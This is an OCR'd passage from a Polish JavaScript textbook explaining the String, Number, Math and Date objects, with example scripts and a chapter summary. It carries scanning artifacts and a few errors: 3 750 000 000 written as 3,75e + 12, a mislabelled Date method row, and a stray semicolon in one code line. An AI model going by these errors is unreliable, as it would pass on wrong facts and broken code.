
3. W dalszej części przykładu przedstawione jest użycie wielu metod obiektu `String`.

Po nazwie zmiennej (`saying`) znajduje się kropka, a następnie nazwa demonstrowanej właściwości lub metody (w dokładnie ten sam sposób notacja z użyciem kropki jest wykorzystywana przez inne obiekty omawiane w rozdziale).

JAVASCRIPT c03/js/string-object.js

```
1 var saying = 'Home sweet home ';
2 var msg = '<h2>liczba znaków</h2><p>' + saying.length + '</p>';
  msg += '<h2>duże litery</h2><p>' + saying.toUpperCase() + '</p>';
  msg += '<h2>małe litery</h2><p>' + saying.toLowerCase() + '</p>';
  msg += '<h2>znak nr 12</h2><p>' + saying.charAt(12) + '</p>';
3 msg += '<h2>pierwsze wystąpienie ee</h2><p>' + saying.indexOf('ee') + '</p>';=
  msg += '<h2>ostatnie wystąpienie e</h2><p>' + saying.lastIndexOf('e') + '</p>';=
  msg += '<h2>znaki nr 8-14</h2><p>' + saying.substring(8, 14) + '</p>';
  msg += '<h2>funkcja zastąpienia</h2><p>' + saying.replace('me', 'w') + '</p>';

4 var el = document.getElementById('info');
  el.innerHTML = msg;
```

WYNIK



4. W dwóch ostatnich wierszach wybrany zostaje element, którego wartością atrybutu `id` jest `info`. Utworzony dotąd komunikat w zmiennej `msg` zostaje wyświetlony na stronie.

Pamiętaj o kwestiach bezpieczeństwa związanych z użyciem właściwości `innerHTML`. Więcej informacji na ten temat znajdziesz w rozdziale 5., w podrozdziale „Ataki typu XSS".

PODSUMOWANIE TYPÓW DANYCH

W języku JavaScript mamy sześć typów danych. Pięć z nich określa się mianem prostych. Natomiast szóstym jest obiekt (ten typ jest określany mianem złożonego typu danych).

PROSTE TYPY DANYCH

JavaScript oferuje pięć prostych typów danych:

1. `String`.
2. `Number`.
3. `Boolean`.
4. `Undefined` (zmienna została zadeklarowana, ale jeszcze nie przypisano jej wartości).=
5. `Null` (zmienna nie posiada wartości — mogła = wcześniej mieć wartość, ale obecnie jej nie = posiada).

Jak mogłeś zobaczyć, zarówno przeglądarka = internetowa, jak i bieżący dokument mogą być = modelowane za pomocą obiektów, które z kolei = mogą mieć metody i właściwości.

Odkrycie, że prosta wartość (taka jak ciąg = tekstowy, liczba lub wartość boolowska) może = mieć metody i właściwości, czasami wprowadza = w zakłopotanie. W tle język JavaScript traktuje = każdą zmienną jako obiekt na własnych prawach.

`String`. Jeżeli zmienna lub właściwość obiektu = zawiera ciąg tekstowy, to podczas pracy z tą = zmienną możesz używać właściwości i metod = obiektu `String`.

`Number`. Jeżeli zmienna lub właściwość obiektu = przechowuje liczbę, to podczas pracy z tą zmienną = możesz używać właściwości i metod obiektu = `Number` (patrz kolejna strona).

`Boolean`. Istnieje obiekt `Boolean`, który jednak rzadko bywa używany.

(Wartości `undefined` i `null` nie są obiektami).

ZŁOŻONE TYPY DANYCH

JavaScript obsługuje także złożony typ danych:

6. `Obiekt`.

W tle tablice i funkcje są uznawane za obiekty.

TABLICA JEST OBIEKTEM

Jak zobaczyłeś w podrozdziale „Tablica jest obiektem”, tablica to zbiór par klucz-wartość (podobnie = jak każdy inny obiekt). Jednak w tablicy nie trzeba = podawać nazwy w parze klucz-wartość — to jest = numer indeksu.

Podobnie jak inne obiekty, także tablica ma właściwości i metody. W rozdziale 2., w podrozdziale = „Wartości w tablicy”, dowiedziałeś się, że tablica = ma właściwość o nazwie `length`, która podaje = liczbę elementów znajdujących się w tablicy. = Istnieje również zbiór metod przeznaczonych do = dodawania i usuwania elementów tablicy, a także = zmiany ich kolejności. Wspomniane metody = poznasz w rozdziale 12.

FUNKCJA JEST OBIEKTEM

Pod względem technicznym funkcja również jest = obiektem, ale charakteryzuje się dodatkowymi = cechami. Przede wszystkim można ją wywołać, = co oznacza możliwość poinformowania interpretera, że chcesz wykonać polecenia znajdujące się = w funkcji.

OBIEKTY GLOBALNE — OBIEKT NUMBER

Jeżeli masz wartość będącą liczbą, to możesz na niej używać metod i właściwości obiektu `Number`.

Wymienione poniżej metody = okazują się użyteczne w wielu = różnego rodzaju aplikacjach, = począwszy od przeprowadzających obliczenia finansowe aż do = animacji.

Wiele obliczeń na wartościach = pieniężnych (na przykład = wysokość podatku) musi być = zaokrąglonych do określonej = liczby miejsc po przecinku dziesiętnym.

Z kolei w przypadku animacji = może wystąpić potrzeba = wskazania, że określona = liczba elementów ma być równo = rozłożona na stronie.

METODA	OPIS
`isNaN()`	Sprawdza, czy wartość nie jest liczbą.
`toFixed()`	Zaokrągla wartość do podanej liczby miejsc po przecinku dziesiętnym (wartością = zwrotną jest ciąg tekstowy).
`toPrecision()`	Zaokrągla wartość do podanej liczby cyfr (wartością zwrotną jest ciąg tekstowy).=
`toExponential()`	Zwraca ciąg tekstowy przedstawiający liczbę wyrażoną w notacji wykładniczej.

NAJCZĘŚCIEJ UŻYWANE POJĘCIA

- **Liczba całkowita** to liczba pozbawiona części ułamkowej.
- **Liczba rzeczywista** to liczba, która może zawierać część ułamkową.
- **Liczba zmiennoprzecinkowa** to liczba rzeczywista zapisana z wykorzystaniem notacji ułamkowej. Pojęcie „zmiennoprzecinkowa" odnosi się do przecinka oddzielającego część dziesiętną.
- **Notacja wykładnicza** to sposób zapisu liczb, które są zbyt duże lub zbyt małe, aby można było wygodnie zapisać je w postaci dziesiętnej. Na przykład liczbę 3 750 000 000 można zapisać = w postaci $3{,}75 \times 10^9$ lub 3,75e + 12.

PRACA Z LICZBAMI DZIESIĘTNYMI

Podobnie jak w przypadku obiektu `String`, właściwości i metody obiektu `Number` mogą być użyte dla każdej wartości będącej liczbą.

1. W omawianym przykładzie liczba jest przechowywana w zmiennej o nazwie `originalNumber`, a następnie zaokrąglana za pomocą dwóch różnych technik.

W obu przypadkach konieczne jest podanie liczby cyfr, do których ma nastąpić zaokrąglenie. Wielkość zaokrąglenia jest podawana w nawiasie jako parametr metody.

JAVASCRIPT c03/js/number-object.js

```
① var originalNumber = 10.23456;

  var msg = '<h2>liczba początkowa</h2><p>' + originalNumber + '</p>';
② msg += '<h2>trzy miejsca dziesiętne</h2><p>' + originalNumber.toFixed(3); + '</p>';=
③ msg += '<h2>trzy cyfry</h2><p>' + originalNumber.toPrecision(3) + '</p>';
  var el = document.getElementById('info');
  el.innerHTML = msg;
```

WYNIK

2. Polecenie `originalNumber.toFixed(3)` spowoduje zaokrąglenie liczby przechowywanej w zmiennej `originalNumber` do trzech miejsc po przecinku dziesiętnym. (Liczba miejsc po przecinku jest podana w nawiasie). Wartością zwrotną metody jest ciąg tekstowy, ponieważ gdy liczba zostanie zaokrąglona, nie można dokładnie jej przedstawić jako liczby zmiennoprzecinkowej.

3. Metoda `toPrecision(3)` używa wartości podanej w nawiasie do wskazania całkowitej liczby cyfr, które mają tworzyć liczbę. Wartość zwrotna również jest ciągiem tekstowym. (Gdy istnieje większa liczba cyfr niż podana w wywołaniu, wartość zwrotna może być w postaci notacji wykładniczej).

OBIEKTY GLOBALNE — OBIEKT MATH

Obiekt `Math` ma właściwości i metody przeznaczone do pracy z funkcjami i stałymi matematycznymi.

WŁAŚCIWOŚĆ	OPIS
`Math.PI`	Zwraca wartość pi (czyli w przybliżeniu `3.14159265359`).

METODA	OPIS
`Math.round()`	Zaokrągla liczbę do najbliższej liczby całkowitej.
`Math.sqrt(n)`	Zwraca pierwiastek kwadratowy liczby dodatniej, na przykład wywołanie = `Math.sqrt(9)` zwraca 3.
`Math.ceil()`	Zaokrągla liczbę w górę do najbliższej liczby całkowitej.
`Math.floor()=`	Zaokrągla liczbę w dół do najbliższej liczby całkowitej.
`Math.random()`	Generuje losowo wybraną liczbę z zakresu od 0 (włącznie) do 1 (wykluczając).

Ponieważ obiekt `Math` jest = **obiektem globalnym**, można = po prostu podać jego nazwę, = kropkę oraz nazwę właściwości = lub metody, do której chcesz uzyskać dostęp.

Otrzymaną liczbę będziesz = później zwykle przechowywać = w zmiennej. Obiekt może mieć = wiele funkcji trygonometrycznych, na przykład `sin()`, `cos()` i `tan()`.

Wartość zwrotna funkcji trygonometrycznych jest podawana = w radianach, które można = skonwertować na stopnie. = W tym celu wartość podziel = przez `(Pi/180)`.

WYGENEROWANIE LICZBY LOSOWEJ ZA POMOCĄ OBIEKTU MATH

Ten przykład pokazuje wygenerowanie liczby całkowitej z zakresu od 1 do 10.

Metoda `random()` obiektu `Math` powoduje wygenerowanie liczby losowej z zakresu od 0 do 1 (i zawierającej wiele miejsc po przecinku dziesiętnym).

Aby otrzymać liczbę całkowitą z zakresu od 1 do 10, konieczne jest pomnożenie liczby losowo wygenerowanej przez 10.

Ta liczba nadal będzie miała część dziesiętną i dlatego trzeba ją zaokrąglić w dół do najbliższej liczby całkowitej.


Metoda `floor()` jest używana do nakazania przeprowadzenia operacji zaokrąglenia liczby w dół (a nie w górę *lub* w dół).

W ten sposób otrzymasz wartość z zakresu od 0 do 9. Jeżeli następnie dodasz 1, to masz liczbę z zakresu od 1 do 10.

JAVASCRIPT c03/js/math-object.js

```
var randomNum = Math.floor((Math.random() * 10) + 1);

var el = document.getElementById('info');
el.innerHTML = '<h2>losowo wygenerowana liczba</h2><p>' + randomNum + '</p>';
```

WYNIK



W przypadku użycia metody `round()` zamiast `floor()` liczby 1 i 10 będą wybierane znacznie częściej niż liczby od 2 do 9.

Wszystkie liczby z zakresu od 1,5 do 1,999 będą zaokrąglane do 2, natomiast między 9 i 9,5 będą zaokrąglane do 9.

Użycie metody `floor()` gwarantuje, że wygenerowana liczba zawsze będzie zaokrąglona w dół, do najbliższej liczby całkowitej. Następnie można do niej dodać 1 i tym samym uzyskać liczbę z zakresu od 1 do 10.

UTWORZENIE EGZEMPLARZA OBIEKTU DATE

Aby móc pracować z datą, trzeba utworzyć egzemplarz obiektu `Date`. Następnie można wskazać datę i godzinę, jaka ma być przedstawiona za pomocą tego obiektu.

Aby utworzyć obiekt `Date`, należy użyć funkcji = konstruktora o nazwie `Date()`. Składnia jest = dokładnie taka sama jak w przypadku innych = funkcji konstruktora (patrz podrozdział „Utworzenie wielu obiektów — notacja z użyciem = konstruktora"). Wymienioną funkcję konstruktora = można wykorzystać do utworzenia więcej niż tylko = jednego obiektu `Date`.

Domyślnie tworzony obiekt `Date` będzie zawierał = bieżącą datę i bieżącą godzinę. Jeżeli chcesz = w nim przechowywać inną datę, musisz wyraźnie = podać datę i godzinę, które mają być przechowywane.

Powyższe polecenie możesz potraktować jako = tworzące zmienną o nazwie `today` i przechowującą liczbę. Wynika to z faktu, że w języku JavaScript data jest przechowywana w postaci liczby, = a dokładnie liczby milisekund, które upłynęły od = północy dnia 1 stycznia 1970 roku.

Zwróć uwagę, że bieżąca data i godzina są = określane na podstawie zegara komputera. Jeżeli = użytkownik znajduje się w innej strefie czasowej = niż Ty, jego dzień może zaczynać się wcześniej = lub później niż Twój. Ponadto, jeśli wewnętrzny = zegar komputera będzie podawał nieprawidłową = datę lub godzinę, to obiekt `Date` odzwierciedli tę = nieprawidłowość i również będzie zawierał błędną = datę.

Funkcja konstruktora `Date()` informuje JavaScript, = że zmienna jest datą. To pozwala na użycie metod = obiektu `Date` w celu ustawiania i pobierania daty = oraz godziny z obiektu `Date` (listę metod znajdziesz na stronie po prawej).

Ustawienie daty i (lub) godziny można przeprowadzić za pomocą dowolnego z poniższych formatów = (lub metod wymienionych na stronie po prawej):

```
var dob = new Date(1996, 11, 26, 15, 45, 55);=
var dob = new Date('Dec 26, 1996 15:45:55');=
var dob = new Date(1996, 11, 26);
```

OBIEKTY GLOBALNE — OBIEKT DATY (I GODZINY)

Gdy mamy utworzony obiekt `Date`, wymienione poniżej metody pozwalają na ustawienie lub pobieranie daty i godziny przedstawianej przez dany obiekt.

METODA		OPIS
`getDate()`	`setDate()`	Zwraca lub ustawia dzień miesiąca (od 1 do 31).
`getDay()`		Zwraca dzień tygodnia (od 0 do 6).
`getFullYear()`	`setFullYear()`	Zwraca lub ustawia rok (4 cyfry).=
`getHours()`	`setHours()`	Zwraca lub ustawia godzinę (od 0 do 23).=
`getMilliseconds()`	`setMilliseconds()`	Zwraca lub ustawia milisekundy (od 0 do 999).=
`setMilliseconds()`	`setMinutes()`	Zwraca lub ustawia minuty (od 0 do 59).
`getMonth()`	`setMonth()`	Zwraca lub ustawia miesiąc (od 0 do 11).
`getSeconds()`	`setSeconds()`	Zwraca lub ustawia sekundy (od 0 do 59).
`getTime()`	`setTime()`	Liczba milisekund, które upłynęły od 1 stycznia 1970 roku, 00:00:00 = UTC. Dla daty sprzed podanego dnia wartość jest ujemna.
`getTimezoneOffset()`		Zwraca wyrażone w minutach przesunięcie strefy czasowej dla = bieżącej lokalizacji.
`toDateString()`		Zwraca „datę” w postaci ciągu tekstowego czytelnego dla człowieka.
`toTimeString()`		Zwraca „godzinę” w postaci ciągu tekstowego czytelnego dla człowieka.
`toString()`		Zwraca ciąg tekstowy przedstawiający wskazaną datę.

Metoda `toDateString()` wyświetli datę w następującym = formacie: `śr 16 kwi 1975`.

Jeżeli chcesz wyświetlić datę = w inny sposób, to należy przygotować odpowiedni format za = pomocą metod wymienionych = powyżej i przedstawiających = poszczególne komponenty daty: dzień tygodnia, kolejny dzień = miesiąca, miesiąc i rok.

Metoda `toTimeString()` wyświetla godzinę. Wiele języków = programowania podaje datę w postaci liczby milisekund, = które upłynęły od północy dnia = 1 stycznia 1970 roku. To jest = tak zwany czas systemu Unix.

Położenie geograficzne odwiedzającego witrynę może mieć = wpływ na strefę czasową i język = wykorzystywany w urządzeniu = odwiedzającego. Programiści = używają wyrażenia **lokalizacja** w odniesieniu do informacji = o położeniu użytkownika.

Obiekt `Date` nie przechowuje = nazw dni tygodnia i miesięcy, ponieważ są one różne w poszczególnych językach.

Zamiast tego używa cyfry od = 0 do 6 w celu przedstawienia = dnia tygodnia oraz od 0 do = 11 w celu przedstawienia = miesiąca.

Aby wyświetlić nazwę dnia = tygodnia lub miesiąca, = konieczne jest utworzenie = tablicy i przechowywanie w niej = odpowiednich nazw (patrz = przykład „Funkcje, metody = i obiekty”).

UTWORZENIE OBIEKTU DATE

1. W omawianym przykładzie nowy obiekt `Date` o nazwie `today` zostaje utworzony za pomocą funkcji konstruktora `Date()`.

Jeżeli podczas tworzenia obiektu `Date` nie zostanie podana żadna data, to obiekt będzie zawierał datę i godzinę napotkania tego wiersza kodu przez interpreter JavaScript.

Po utworzeniu egzemplarza obiektu `Date` (przechowującego bieżącą datę i godzinę) można używać jego właściwości i metod.

JAVASCRIPT c03/js/date-object.js

```
1 var today = new Date();
2 var year = today.getFullYear();

3 var el = document.getElementById('footer');=
  el.innerHTML = '<p>Copyright &copy;' + year + '</p>';
```

WYNIK

2. W tym przykładzie widzisz użycie metody `getFullYear()` w celu pobrania roku przechowywanego w obiekcie `Date`.

3. W omawianym przykładzie rok wykorzystujemy w wierszu informacji o prawach autorskich.

PRACA Z DATĄ I GODZINĄ

Aby wskazać datę i godzinę, można użyć poniższego formatu:

```
YYYY, MM, DD, HH, MM, SS
1996, 04, 16, 15, 45, 55
```

Powyższy zapis przedstawia datę 16 kwietnia 1996 roku i godzinę 15:45.

Kolejność i składnia komponentów przedstawia się następująco:

Rok	cztery cyfry
Miesiąc	0 – 11 (styczeń to 0)
Dzień	1 – 31
Godzina	0 – 23
Minuta	0 – 59
Sekunda	0 – 59
Milisekunda	0 – 999

Inny format daty jest następujący:

```
MMM DD, YYYY HH:MM:SS
Apr 16, 1996 15:45:55
```

Jeżeli godzina jest niepotrzebna, można ją pominąć.

JAVASCRIPT c03/js/date-object-difference.js

```
var today = new Date();
var year = today.getFullYear();
var est = new Date('Apr 16, 1996 15:45:55');
var difference = today.getTime() - est.getTime();
difference = (difference / 31556900000);

var elMsg = document.getElementById('message');
elMsg.textContent = Math.floor(difference) + ' lat doświadczenia';
```


WYNIK

1. W omawianym przykładzie pokazano ustawienie daty z przeszłości.

2. Jeżeli próbujesz określić różnicę między dwoma datami, wynik jest podawany w milisekundach.

3. Aby uzyskać różnicę wyrażoną w dniach, tygodniach lub latach, otrzymaną liczbę należy podzielić przez liczbę milisekund w dniu, tygodniu lub roku.

Tutaj wartość jest dzielona przez 31 556 900 000, czyli liczbę milisekund w roku (to nie jest rok przestępny).


HIROSHI SUGIMOTO
End of Time
MORI ART MUSEUM
TravelWorthy
najnowsza oferta hotelu
za pokój przy rezerwacji na przynajmniej 2 noce
OFERTA WYGASA W PONIEDZIAŁEK (24 LISTOPADA 2014)

PRZYKŁAD
FUNKCJE, METODY I OBIEKTY

Przedstawiony tutaj przykład jest podzielony na dwie części. W pierwszej znajdują się informacje szczegółowe o hotelu, między innymi koszt wynajęcia pokoju i wysokość rabatu. W drugiej części podano informacje o czasie trwania promocji.

Cały kod jest umieszczony w funkcji typu IIFE (wykonywane natychmiast wyrażenie funkcji). Ma to na celu zagwarantowanie, że nazwy zmiennych w skrypcie nie będą kolidowały z nazwami zmiennych pochodzących z innych skryptów.

Część pierwsza skryptu tworzy obiekt `hotel` wraz z trzema właściwościami (nazwa hotelu, koszt wynajęcia pokoju i wysokość oferowanego rabatu). Oprócz tego obiekt zawiera metodę, która oblicza wyświetlaną użytkownikowi cenę uwzględniającą rabat.

Informacje szczegółowe o rabacie są wyświetlane użytkownikowi za pomocą obiektu `hotel`. Aby cena uwzględniająca rabat była wyświetlana wraz z częścią dziesiętną (jak ma to miejsce w większości przypadków podawania cen), zastosowano metodę `toFixed()` obiektu `Number`.

Część druga skryptu pokazuje, że oferta wygaśnie w ciągu 7 dni. Do tego celu służy funkcja o nazwie `offerExpires()`. Aktualnie ustawiona data w komputerze użytkownika jest przekazywana jako argument funkcji `offerExpires()` obliczającej datę wygaśnięcia oferty promocyjnej.

Wewnątrz funkcji `offerExpires()` tworzony jest nowy obiekt `Date`, a do daty zostaje dodanych siedem dni. Obiekt `Date` przedstawia dni i miesiące w postaci liczb (począwszy od 0). Dlatego też w celu wyświetlenia nazwy dnia tygodnia i miesiąca zostały utworzone dwie tablice, przechowujące wszystkie nazwy dni tygodnia i miesięcy. W chwili wyświetlania komunikatu następuje pobranie odpowiedniej nazwy dnia tygodnia i miesiąca ze wspomnianych tablic.

Komunikat wyświetlający datę wygaśnięcia oferty promocyjnej jest przygotowywany w zmiennej o nazwie `expiryMsg`. Kod wywołujący funkcję `offerExpires()` i wyświetlający komunikat znajduje się na końcu skryptu. Wyszukuje element, w którym powinien znaleźć się komunikat, a następnie uaktualnia jego zawartość za pomocą właściwości `innerHTML`, która zostanie omówiona w rozdziale 5.

PRZYKŁAD
FUNKCJE, METODY I OBIEKTY

c03/js/example.js JAVASCRIPT

```
/* Ten skrypt jest umieszczony w natychmiast wykonywanym wyrażeniu funkcji,=
   co pomaga w ochronie zakresu zmiennych. */=
(function() {
  // Część I. Utworzenie obiektu hotel oraz wyświetlenie szczegółów oferty.
  // Utworzenie obiektu hotel za pomocą składni literału obiektu.
  var hotel = {
    name: 'Park',=
    roomRate: 240, // Wartość wyrażona w złotych.=
    discount: 15,  // Rabat wyrażony w procentach.
    offerPrice: function() {
      var offerRate = this.roomRate * ((100 - this.discount) / 100);=
      return offerRate;
    }
  }

  // Wyświetlenie nazwy hotelu, ceny standardowej oraz ceny specjalnej
  // z uwzględnionym rabatem.=
  var hotelName, roomRate, specialRate;                    // Deklaracja zmiennych.

  hotelName = document.getElementById('hotelName');        // Pobranie elementów.=
  roomRate = document.getElementById('roomRate');=
  specialRate = document.getElementById('specialRate');

  hotelName.textContent = hotel.name;                      // Wyświetlenie nazwy hotelu.=
  roomRate.textContent =  hotel.roomRate.toFixed(2) + ' zł';
  // Wyświetlenie ceny standardowej.=
  specialRate.textContent = hotel.offerPrice() + ' zł';
  // Wyświetlenie ceny specjalnej z uwzględnionym rabatem.
```

Gdy zapoznasz się z komentarzami zamieszczonymi w kodzie, zrozumiesz, jak działa omawiany = tutaj przykład.

PRZYKŁAD
FUNKCJE, METODY I OBIEKTY

JAVASCRIPT c03/js/example.js

```
/* Część II. Obliczenie i wyświetlenie szczegółów dotyczących czasu trwania oferty =
promocyjnej. */
var expiryMsg; // Komunikat wyświetlany użytkownikowi.=
var today;     // Bieżąca data.=
var elEnds;    // Element wyświetlający komunikat o dacie wygaśnięcia oferty promocyjnej.

function offerExpires(today) {
  // Zadeklarowanie zmiennych w funkcji, a więc mają zakres lokalny.=
  var weekFromToday, day, date, month, year, dayNames, monthNames;
  // Dodanie siedmiu dni (wyrażonych w milisekundach).=
  weekFromToday = new Date(today.getTime() + 7 * 24 * 60 * 60 * 1000);
  // Utworzenie tablic przechowujących nazwy dni tygodnia i miesięcy.=
  dayNames = ['niedzielę', 'poniedziałek', 'wtorek', 'środę', 'czwartek',
➔ 'piątek', 'sobotę'];=
  monthNames = ['stycznia', 'lutego', 'marca', 'kwietnia', 'maja', 'czerwca',
➔ 'lipca', 'sierpnia', 'września', 'października', 'listopada', 'grudnia'];
  // Wybór komponentów daty wyświetlanej na stronie.=
  day = dayNames[weekFromToday.getDay()];=
  date = weekFromToday.getDate();=
  month = monthNames[weekFromToday.getMonth()];=
  year = weekFromToday.getFullYear();
  // Przygotowanie komunikatu.=
  expiryMsg = 'Oferta wygasa w: ';=
  expiryMsg += day + ' <br />(' + date + ' ' + month + ' ' + year + ')';=
  return expiryMsg;=
}

today = new Date();                                =
// Umieszczenie dzisiejszej daty w zmiennej.
elEnds = document.getElementById('offerEnds');  // Pobranie elementu offerEnds.=
elEnds.innerHTML = offerExpires(today);
// Wyświetlenie przygotowanego komunikatu.

// Koniec natychmiast wywołanego wyrażenia funkcji.=
}());
```

➔ Ten symbol oznacza, że kod = pochodzi z poprzedniego wiersza i nie wolno tutaj wstawiać = znaku nowego wiersza.

W tym przykładzie przedstawiono kilka koncepcji związanych z datą. = Jeżeli użytkownik ma ustawioną nieprawidłową datę w komputerze = (błędnie działający zegar), to wyświetlona data będzie wskazywała = siedem dni nie od chwili obecnej, ale od daty ustawionej w komputerze użytkownika.

PODSUMOWANIE

FUNKCJE, METODY I OBIEKTY

- Funkcje pozwalają na zgrupowanie powiązanych ze sobą poleceń przedstawiających zadanie.
- Funkcje mogą pobierać parametry (informacje wymagane do wykonania zadania) oraz zwracać wartość.
- Obiekt to seria zmiennych i funkcji przedstawiających rzecz pochodzącą ze świata rzeczywistego.
- W obiekcie zmienne są nazywane właściwościami obiektu, natomiast funkcje to metody obiektu.
- Przeglądarki internetowe implementują obiekty przedstawiające zarówno okno przeglądarki, jak i wczytany w nim dokument.
- JavaScript ma wiele wbudowanych obiektów, takich jak `String`, `Number`, `Math` i `Date`. Ich właściwości i metody oferują funkcjonalność, która może pomóc w tworzeniu skryptów.
- Tablice i obiekty mogą być używane w celu tworzenia skomplikowanych zbiorów danych (oba typy mogą zawierać się nawzajem).

4

DECYZJE I PĘTLE

